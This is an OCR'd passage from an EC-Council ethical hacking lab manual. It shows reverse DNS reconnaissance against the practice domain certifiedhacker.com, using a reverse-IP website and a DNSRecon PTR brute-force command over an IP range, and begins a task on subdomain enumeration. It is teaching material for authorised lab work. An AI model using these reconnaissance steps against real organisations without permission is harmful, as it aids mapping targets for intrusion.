
Here, we will also perform a reverse DNS lookup using DNSRecon on IP range in an attempt to locate a DNS PTR record for those IP addresses.

1. In the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://www.yougetsignal.com** and press **Enter**.
2. **you get signal** website appears, click **Reverse IP Domain Check**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. On the **Reverse IP Domain Check** page, enter **www.certifiedhacker.com** in the **Remote Address** field and click **Check** to find other domains/sites hosted on a certifiedhacker.com web server. You will get the list of domains/sites hosted on the same server as **www.certifiedhacker.com**, as shown in the screenshot.



4. Now, switch to the **Parrot Security** virtual machine.
5. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
6. In the **Parrot Terminal** window, type **cd dnsrecon** and press **Enter** to enter into dnsrecon directory.
7. Type **chmod +x ./dnsrecon.py** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now type **./dnsrecon.py -r 162.241.216.0-162.241.216.255** and press **Enter** to locate a DNS PTR record for IP addresses between 162.241.216.0 - 162.241.216.255.

   Note: Here, we will use the IP address range, which includes the IP address of our target, that is, the certifiedhacker.com domain (162.241.216.11), which we acquired in the previous steps.

   Note: -r option specifies the range of IP addresses (first-last) for reverse lookup brute force.



9. This concludes the demonstration of gathering information about a target organization by performing reverse DNS lookup using “you get signal’s” Reverse IP Domain Check and DNSRecon tool.
10. Close all open windows and document all the acquired information.
11. Turn off the **Parrot Security** virtual machine.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Gather Information of Subdomain and DNS Records using SecurityTrails

SecurityTrails is an advanced DNS enumeration tool that is capable of creating a DNS map of the target domain network. It can enumerate both current and historical DNS records such as A, AAAA, NS, MX, SOA, and TXT, which helps in building the DNS structure. It also enumerates all the existing subdomains of the target domain using brute-force techniques.

